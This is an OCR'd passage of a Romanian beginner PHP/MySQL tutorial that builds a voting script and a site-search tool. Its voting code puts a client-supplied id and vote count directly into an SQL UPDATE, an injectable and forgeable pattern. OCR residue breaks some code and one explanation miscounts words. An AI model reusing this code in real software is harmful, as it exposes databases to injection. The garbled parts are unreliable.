☐	intrebare	varchar(255)	latin1_swedish_ci		No			

Iar tabela optiuni, coloanele, id (INT), optiune (VARCHAR(255)), voturi(BIGINT(30)).

Table optiuni has been created.

SQL query:

```
CREATE TABLE `optiuni` (
  `id` INT NOT NULL AUTO_INCREMENT ,
  `optiune` VARCHAR( 255 ) NOT NULL ,
  `voturi` BIGINT( 30 ) NOT NULL ,
  PRIMARY KEY ( `id` )
) TYPE = MYISAM ;
```

[Edit] [Create PHP Code]

	Field	Type	Collation	Attributes	Null	Default	Extra	Action
☐	id	int(11)			No		auto_increment	
☐	optiune	varchar(255)	latin1_swedish_ci		No			
☐	voturi	bigint(30)			No	0		

Cerinta:

1) Realizati o pagina unde sa listati intrebarea si optiunile din baza de date si in fata fiecarei optiuni puneti un input type radio.
2) Realizati o pagina de prelucrare a optiunii alese si updatarea bazei de date cu + 1

Rezolvare:

Creati un folder cu numele **votare** in directorul www, creati un fisier de configurare cu numele **config.php** si introduceti codul urmator:

```
<?php
session_start();
set_time_limit(0);
error_reporting(E_ALL);

// Informatii baza de date

    $AdresaBazaDate = "localhost";
    $UtilizatorBazaDate = "root";
    $ParolaBazaDate = "parola_baza";
    $NumeBazaDate = "votare";

$conexiune = mysql_connect($AdresaBazaDate,$UtilizatorBazaDate,$ParolaBazaDate)
or die("Nu ma pot conecta la MySQL!");
mysql_select_db($NumeBazaDate,$conexiune) or die("Nu gasesc baza de date!");

function addentities($data){
    if(trim($data) != ''){
    $data = htmlentities($data, ENT_QUOTES);
    return str_replace('\\', '&#92;', $data);
    } else return $data;
} // End addentities() --------------

?>
```

Apoi creati un fisier **index.php**:

```
<?php
require_once('config.php');

$cerereSQL = 'SELECT * FROM `intrebare`';
$rezultat = mysql_query($cerereSQL);
while($rand = mysql_fetch_array($rezultat)) {
echo '<table width="294" border="0" cellpadding="0" cellspacing="0">
<form name="votare" action="voteaza.php" method="post">
<tr>
  <td width="294" height="28" valign="top"><p>'.$rand['intrebare'].'</p></td>
    </tr>';
}

$cerereSQL = 'SELECT * FROM `optiuni`';
$rezultat = mysql_query($cerereSQL);
while($rand = mysql_fetch_array($rezultat)) {p
  echo '<tr>
      <td height="19" valign="top">
        <input name="optiune" type="radio" value="'.$rand['id'].'&'.$rand['voturi'].'">
'.$rand['optiune'].' </td>
    </tr>';
}

echo '<tr>
     <td height="14"></td>
     </tr>
   <tr>
     <td height="24" valign="top"><input name="Voteaza" type="submit" id="Voteaza"
value="Voteaza"> <br><br>
  <a href="rezultate.php">Vezi rezultate</a></td>
```

```
    </tr>
  </form>
 </table>';

?>
```

Dupa cum vedeti, selectam intrebarea din tabela “intrebare” si o afisam sus de tot, apoi facem un nou select unde afisam optiunile pentru intrebare, precum si un input type radio in fata fiecarei optiuni.
Ca value avem `value="'.$rand['id'].'&'.$rand['voturi'].'"` adica id-ul si numarul de voturi pentru fiecare optiune. (se ia automat pentru fiecare deoarece este in bucla while).
Realizati apoi un nou fisier cu numele **voteaza.php**, fisier care este setat ca actiune pentru formularul nostru din index.php.

```
<?php
require_once('config.php');

if(!isset($_POST['Voteaza'], $_POST['optiune'])) {
echo 'Pentru a vota trebuie sa selectati o optiune. <br>
      Apasati <a href="index.php">aici</a> pentru a va intoarce.';
} else {

$informatii = explode('&', $_POST['optiune']);
$id = $informatii[0];
$voturi = $informatii[1];

$cerereSQL = "UPDATE `optiuni` SET `voturi` = (".$voturi."+1) WHERE `id` = ".$id."";
mysql_query($cerereSQL);

echo 'Apasati <a href="rezultate.php">aici</a> pentru a vizualiza rezultatele';

}

?>
```

In aceasta pagina observati ca ne folosim de conditiile if si else.
In conditia if avem ca regula functia **isset();**
Numele acestei functii ne sugereaza de fapt ceea ce vrea sa insemne/execute, adica, isset = daca e setat.

Observati ca noi avem negata aceasta functie si anume: !isset(); ceea ce inseamna cam asa:


```
if(!isset($_POST['Voteaza'], $_POST['optiune'])) {
```

Daca butonul “voteaza” nu este setat, sau daca nu este selectata nici o optiune, atunci… {

In interiorul conditiei else, observam o functie noua, si anume functia **explode();**

Aceasta functie returneaza un array dintr-un string. Sa luam urmatorul exemplu si sa realizam un fisier cu numele **explode.php** si sa verificam.

```
<?php

$text = 'Acesta este un exemplu de explode';
$cuvinte = explode(' ', $text);

echo $cuvinte[0].'<br>';
echo $cuvinte[1].'<br>';
echo $cuvinte[2].'<br>';
echo $cuvinte[3].'<br>';

?>
```



Observati ca avem o variabila cu numele $text, iar ca valoare a variabilei $cuvinte, avem functia explode();

`explode(' ', $text);` Aceasta functie desparte cuvintele de spatii adica ' '

Dupa cum vedeti, valoarea variabilei $text contine un text cu spatii intre cuvinte, prin urmare am separat cuvintele scotand spatiile si punandu-le intr-un array.


In continuare vom tipari pe pagina cuvintele rezultate.

```
echo $cuvinte[0].'<br>';
echo $cuvinte[1].'<br>';
echo $cuvinte[2].'<br>';
echo $cuvinte[3].'<br>';
```

Dupa cum vedeti, primul cuvant are numarul 0 iar ultimul 6 (deoarece sunt 6 cuvinte).

Un alt exemplu:

```
<?php

$email = 'oriceon@yahoo.com';
$cuvinte = explode('@', $email);

echo $cuvinte[0].'<br>';
echo $cuvinte[1].'<br>';

?>
```



Intorcandu-ne la exercitiul nostru, ne aducem aminte ca in scriptul index.php ca valoare a input-ului de tipul radio am avut: `value="'.$rand['id'].'&'.$rand['voturi'].'"`
Am ales aceasta optiune pentru a transfera pe pagina urmatoare valorile ID si VOTURI si pentru a ne folosi de acestea in a updata tabela unde id = id si voturile luate + 1.

```
$informatii = explode('&', $_POST['optiune']);
```

Deci, acest explode, ne separa textul de &.

In continuare, creati un fisier cu numele **rezultate.php** unde vom vizualiza rezultatele votarilor de pana acum.

```
<?php
require_once('config.php');

$cerereSQL = 'SELECT * FROM `intrebare`';
$rezultat = mysql_query($cerereSQL);
while($rand = mysql_fetch_array($rezultat)) {
 echo '<table width="537" border="0" cellpadding="0" cellspacing="0">
   <tr>
     <td height="28" colspan="3" valign="top"><p>'.$rand['intrebare'].'</p></td>
   </tr>';
}

$cerereSQL = 'SELECT * FROM `optiuni`';
$rezultat = mysql_query($cerereSQL);
$totale = mysql_result(mysql_query('SELECT SUM(voturi) FROM `optiuni`'),0);
while($rand = mysql_fetch_array($rezultat)) {

$procent = ($rand['voturi']*100)/$totale;
if($procent <= 0) $procent = 1;

echo '<tr>
     <td width="113" height="19" valign="top"> '.$rand['optiune'].' </td>
     <td width="115" valign="top">'.$rand['voturi'].' voturi </td>
     <td width="309" valign="middle"><img src="linie.gif" width="'.$procent.'%"
height="9"></td>
    </tr>';
}

echo '<tr>
     <td height="14"></td>
     <td></td>
     <td></td>
   </tr>
   <tr>
  <td height="24" colspan="3" valign="top"><a href="index.php">Inapoi la sistemul de
votare</a> </td>
   </tr>
 </table>';

?>
```

Observati ca sus afisam intrebarea, la fel ca si in fisierul index mai sus explicat,

```
$totale = mysql_result(mysql_query('SELECT SUM(voturi) FROM `optiuni`'),0);
```

Aceasta variabila contine ca valoare un SELECT SUM(), ceea ce inseamna un calcul al tutoror intrarilor VOT din baza noastra de date.

Aruncand o privire asupra tabelei optiuni, observam coloanele voturi:

←T→	id	optiune	voturi
☐ ✎ ✕	1	Da	22
☐ ✎ ✕	2	Nu	23

Folosind select-ul de mai sus, ca rezultat vom avea 22+23 adica 45

In continuare, ne vom folosi de niste calcule matematice, calcule care m-au stresat putin ☺

```
$procent = ($rand['voturi']*100)/$totale;
if($procent <= 0) $procent = 1;
```

Dupa cum vedeti, pentru fiecare optiune luata prin bucla WHILE, avem cate o imagine
```
<img src="linie.gif" width="'.$procent.'%" height="9">
```

Aceasta imagine are ca valoare width variabila $procent si %.....

Scriptul de votare folosit in tutorial il puteti descarca de la adresa:
http://www.oriceon.com/tutorial/descarca/exemple/ex4-votare.zip

Exercitiul 5

Realizarea unui sistem de cautare, a unor date, in baza de date

Problema:

Se cer urmatoarele campuri: titlu (tipul text), adresa (tipul text), si descriere (tipul textarea).

Cerinta:

Toate campurile sa fie obligatorii, sa nu contina mai putin de 2 caractere, sau mai mult de 255.

Rezolvare:

Prima si prima oara trebuie sa realizam baza de date.
Intram in phpMyAdmin si cream o baza de date cu numele cautare apoi tabela intrari cu 5 coloane si anume:

id | titlu | adresa | descriere | vizite

(Dupa cum am invatat mai sus in capitolul MySQL, campul ID trebuie sa fie de tipul INT, auto_increment si primary, apoi campurile: titlu VARCHAR(60), adresa VARCHAR(255), descriere VARCHAR(255), vizite BIGINT(10)).

Your SQL query has been executed successfully (Query took 0.1800 sec)

SQL query:

```
CREATE TABLE `intrari` (
  `id` INT( 11 ) NOT NULL AUTO_INCREMENT ,
  `titlu` VARCHAR( 255 ) NOT NULL DEFAULT '',
  `adresa` VARCHAR( 255 ) NOT NULL DEFAULT '',
  `descriere` VARCHAR( 255 ) NOT NULL DEFAULT '',
  `vizite` BIGINT( 10 ) NOT NULL DEFAULT '0',
  UNIQUE KEY `id` ( `id` )
)
```

[Edit] [Create PHP Code]

	Field	Type	Collation	Attributes	Null	Default	Extra	Action
☐	id	int(11)			No		auto_increment	
☐	titlu	varchar(255)	latin1_swedish_ci		No			
☐	adresa	varchar(255)	latin1_swedish_ci		No			
☐	descriere	varchar(255)	latin1_swedish_ci		No			
☐	vizite	bigint(10)			No	0		

Dupa ce ati realizat baza de date, intrati in directorul radacina al serverului dvs (daca folositi EasyPHP este folderul www) si creati un folder cu numele **cautare**.


Creati un fisier nou, in folderul cautare, numiti-l **config.php**, apoi introduceti codul de mai jos.

```php
<?php
session_start();
set_time_limit(0);
error_reporting(E_ALL);

// Informatii baza de date

    $AdresaBazaDate = "localhost";
    $UtilizatorBazaDate = "root";
    $ParolaBazaDate = "parola_baza";
    $NumeBazaDate = "cautare";

$conexiune = mysql_connect($AdresaBazaDate,$UtilizatorBazaDate,$ParolaBazaDate)
or die("Nu ma pot conecta la MySQL!");
mysql_select_db($NumeBazaDate,$conexiune) or die("Nu gasesc baza de date!");

function addentities($data){
    if(trim($data) != ''){
    $data = htmlentities($data, ENT_QUOTES);
    return str_replace('\\', '&#92;', $data);
    } else return $data;
} // End addentities() --------------

?>
```

Acesta fiind fisierul de configurare.

In continuare, realizati un fisier **index.php**, apoi introduceti codul de mai jos si vizualizati in browser.

```php
<?php
echo '<a href="adauga.php">Adauga site</a> | <a href="cauta.php">Cauta site</a>';
?>
```




Dupa cum observati, avem 2 legaturi catre pagina **adauga.php** si cea de cautare **cauta.php**

Realizati fisierul **adauga.php**, introduceti codul de mai jos si testati in browser.

```php
<?php
require_once 'config.php';

if(!isset($_GET['pag'])) $_GET['pag'] = '';
if(!isset($_SESSION['titlu'])) $_SESSION['titlu'] = '';
if(!isset($_SESSION['adresa'])) $_SESSION['adresa'] = '';
if(!isset($_SESSION['descriere'])) $_SESSION['descriere'] = '';

switch($_GET['pag']) {

case '':
echo '<form name="adauga" action="adauga.php?pag=verifica" method="post">
      Titlu: <br> <input type="text" name="titlu" value="'.$_SESSION['titlu'].'"><br><br>
```

```
      Adresa: <br> <input type="text" name="adresa"
value="'.$_SESSION['adresa'].'"><br><br>
      Descriere: <br> <textarea name="descriere" rows="6" cols="45"
value="'.$_SESSION['descriere'].'">'.$_SESSION['descriere'].'</textarea><br><br>
      <input type="submit" name="Adauga" value="Adauga">
     </form>';
break;

case 'verifica':
$_SESSION['titlu'] = $_POST['titlu'];
$_SESSION['adresa'] = $_POST['adresa'];
$_SESSION['descriere'] = $_POST['descriere'];

if(($_SESSION['titlu'] == '') || (strlen($_SESSION['titlu']) < 2) ||
(strlen($_SESSION['titlu']) > 255) || ($_SESSION['adresa'] == '') ||
(strlen($_SESSION['adresa']) < 2) || (strlen($_SESSION['adresa']) > 255) ||
($_SESSION['descriere'] == '') || (strlen($_SESSION['descriere']) < 2) ||
(strlen($_SESSION['descriere']) > 255)) {

echo 'Completeaza corect campurile. <br>
      Vezi daca: ai completat campurile, daca ai scris mai mult de 2 caractere si mai
putin de 255<br><br>
    Apasa <a href="adauga.php">aici</a> pentru a te intoarce.';
} else {

$cerereSQL = "INSERT INTO `intrari` (`titlu`, `adresa`, `descriere`)
              VALUES ('".addentities($_SESSION['titlu'])."',
'".addentities($_SESSION['adresa'])."', '".addentities($_SESSION['descriere'])."');";
mysql_query($cerereSQL);

$_SESSION['titlu'] = '';
$_SESSION['adresa'] = '';
$_SESSION['descriere'] = '';

echo 'Am introdus datele in baza de date. <br>
      Apasa <a href="index.php">aici</a> pentru a te intoarce la pagina principala.';
}

break;

}

?>
```



Observati formularul prin care vom adauga datele in baza de date.

Aruncand o privire asupra codului, vedem ca ne-am folosit de instructionea switch si case pentru a delimita paginile, if si else pentru a conditiona rezultatele.

In case-ul default, `case '':`, avem formularul cu campurile: titlu, adresa, descriere iar ca valoare a acestora, avem setate sesiunile corespunzatoare lor (amintindu-va de explicatiile exercitiilor de mai sus, setam o sesiune pentru a pastra datele introduse de utilizator).


In case-ul `'verifica'`, observati setarea sesiunilor cu datele trimise de utilizator prin metoda $_POST, instructiunea if, in care avem conditiile, apoi instructiunea else ce va executa introducerea in baza de date, golirea sesiunilor folosite si afisarea unui text in pagina.

Ca protectie a introducerii datelor, am folosit functia addentities(); (vezi capitolul securitate).

Introduceti cateva adrese in baza de date, pentru a putea testa mai incolo cautarea.

Dupa ce ati introdus cateva adrese, copiati pagina **cautare.php** din arhiva **ex5-cautare.zip** descarcata de pe http://www.oriceon.com/tutorial/descarca/exemple/ex5-cautare.zip sau direct din arhiva descarcata o data cu tutorialul.

Apasati pe legatura “Cauta site” si introduceti un cuvant pentru cautare.



Observati rezultatele; cautarea s-a efectuat in baza de date, doar in celula titlu.

Deschideti fisierul **cautare.php** in editorul dumneavoastra preferat, si observati, ca noutate, comanda SQL:


```
$cerereSQL = 'SELECT * FROM `intrari` WHERE `titlu` LIKE
"%'.addentities($_POST['cauta']).'%"';
```

Aceasta comanda SQL, selecteaza tot din baza de date unde campul titlu contine cuvantul trimis prin formular $_POST[‘cauta’].

De exemplu, daca ati introdus ca titlu, oriceonblablabla, si in formularul de cautare ati scris doar cuvantul oriceon, cautarea va rezulta si oriceonblablabla deoarece cuvantul oriceon a fost gasit in alcatuirea celui oriceonblablabla.

Aceasta este o simpla cautare in baza de date, dupa titlu, insa puteti realiza si o cautare mai avansata dupa titlu, adresa sau descriere.

Analizand case-ul `'cautare-avansata':`, observam scriptul pentru cautare avansata.



Am jonglat putin cu constructiile if si else, in functie de ce optiune era bifata:

```
if(($_POST['in1'] != 'titlu') && ($_POST['in2'] != 'adresa') && ($_POST['in3'] !=
'descriere')) {
$cerereSQL = 'SELECT * FROM `intrari` WHERE `titlu` LIKE
"%'.addentities($_POST['cauta']).'%"';
```

```
$in = '';
}
```

Aceasta parte de cod se interpreteaza cam asa:

Daca valoarea post in1 nu este egala cu titlu, si valoarea post in2 nu este egala cu adresa, si valoarea post 3 nu este egala cu descriere {

creaza o variabila cerereSQL care sa caute doar in titlu dupa textul dat,
creaza o variabila cu numele “in” cu valoare nula

}

Cu alte cuvinte, daca nu selectati nici o optiune, cautarea se va efectua ca cea anterioara, adica doar in campul titlu.

```
elseif(($_POST['in1'] == 'titlu') && ($_POST['in2'] != 'adresa') && ($_POST['in3'] != 'descriere')) {
$cerereSQL = 'SELECT * FROM `intrari` WHERE `titlu` LIKE "%'.addentities($_POST['cauta']).'%"';
$in = 'titlu';
}
```

Daca valoarea post in1 este egala cu titlu (adica daca optiunea titlu a fost selectata), si daca valoarile post-ului 2 si 3 nu sunt selectate {

creaza o variabila cerereSQL care sa caute in titlu dupa textul dau
Creaza o variabila cu numele “in” cu valoarea titlu

}

.....
....

```
elseif(($_POST['in1'] == 'titlu') && ($_POST['in2'] == 'adresa') && ($_POST['in3'] != 'descriere')) {
$cerereSQL = 'SELECT * FROM `intrari` WHERE `titlu` LIKE "%'.addentities($_POST['cauta']).'%" AND `adresa` LIKE "%'.addentities($_POST['cauta']).'%"';
$in = 'titlu, adresa';
}
```


Daca valoarea post in1 este egala cu titlu (adica daca optiunea titlu a fost selectata), si daca valoarea post-ului in2 este egala cu adresa (adica daca si optiunea adresa a fost bifata), si daca valoarea post-ului in 3 nu este descriere {


creaza o variabila cerereSQL care sa caute in titlu si adresa dupa textul dau
Creaza o variabila cu numele “in” cu valoarea titlu, adresa


}


.....
....

Efectuati un test in browser, in functie de adresele introduse de dumneavoastra in formular, bifati optiunile pe rand si testati.



http://localhost/cautare/cauta.php?pag=cautare-avansata
File Edit View Favorites Tools Help
Back Search Favorites
Address http://localhost/cautare/cauta.php?pag=cautare-avansata
Cauta: orice
in Titlu | Adresa | Descriere
Cauta


http://localhost/cautare/cauta.php?pag=cautare-avansata2
File Edit View Favorites Tools Help
Back Search Favorites
Address http://localhost/cautare/cauta.php?pag=cautare-avansata2
Cautati in: titlu dupa: orice
oriceon - http://www.oriceon.com/
Aceasta este o descriere a paginii lui oriceon.
Autor: oriceon - http://www.oriceon.ro
Tutorial


http://localhost/cautare/cauta.php?pag=cautare-avansata
File Edit View Favorites Tools Help
Back Search Favorites
Address http://localhost/cautare/cauta.php?pag=cautare-avansata
Cauta: tutorial
in Titlu | Adresa | Descriere
Cauta



Sa luam un exemplu in care nu gaseste rezultate in baza de date,



Va las pe voi sa descoperiti de ce am setat variabila in, si pentru ce am folosit-o.

Scriptul de cautare folosit in tutorial il puteti descarca de la adresa:
http://www.oriceon.com/tutorial/descarca/exemple/ex5-cautare.zip

Exercitiul 6

Realizarea unui sistem de blocare acces al unui utilizator asupra site-ului

Problema:

Se cer 2 pagini, index.php si admin.php. In pagina admin.php trebuie sa aveti urmatoarele campuri: utilizator sau adresa IP (tipul text), si motiv (tipul text).

Cerinta:


Toate campurile sa fie obligatorii, sa nu contina mai putin de 2 caractere, sau mai mult de 255.


Rezolvare:

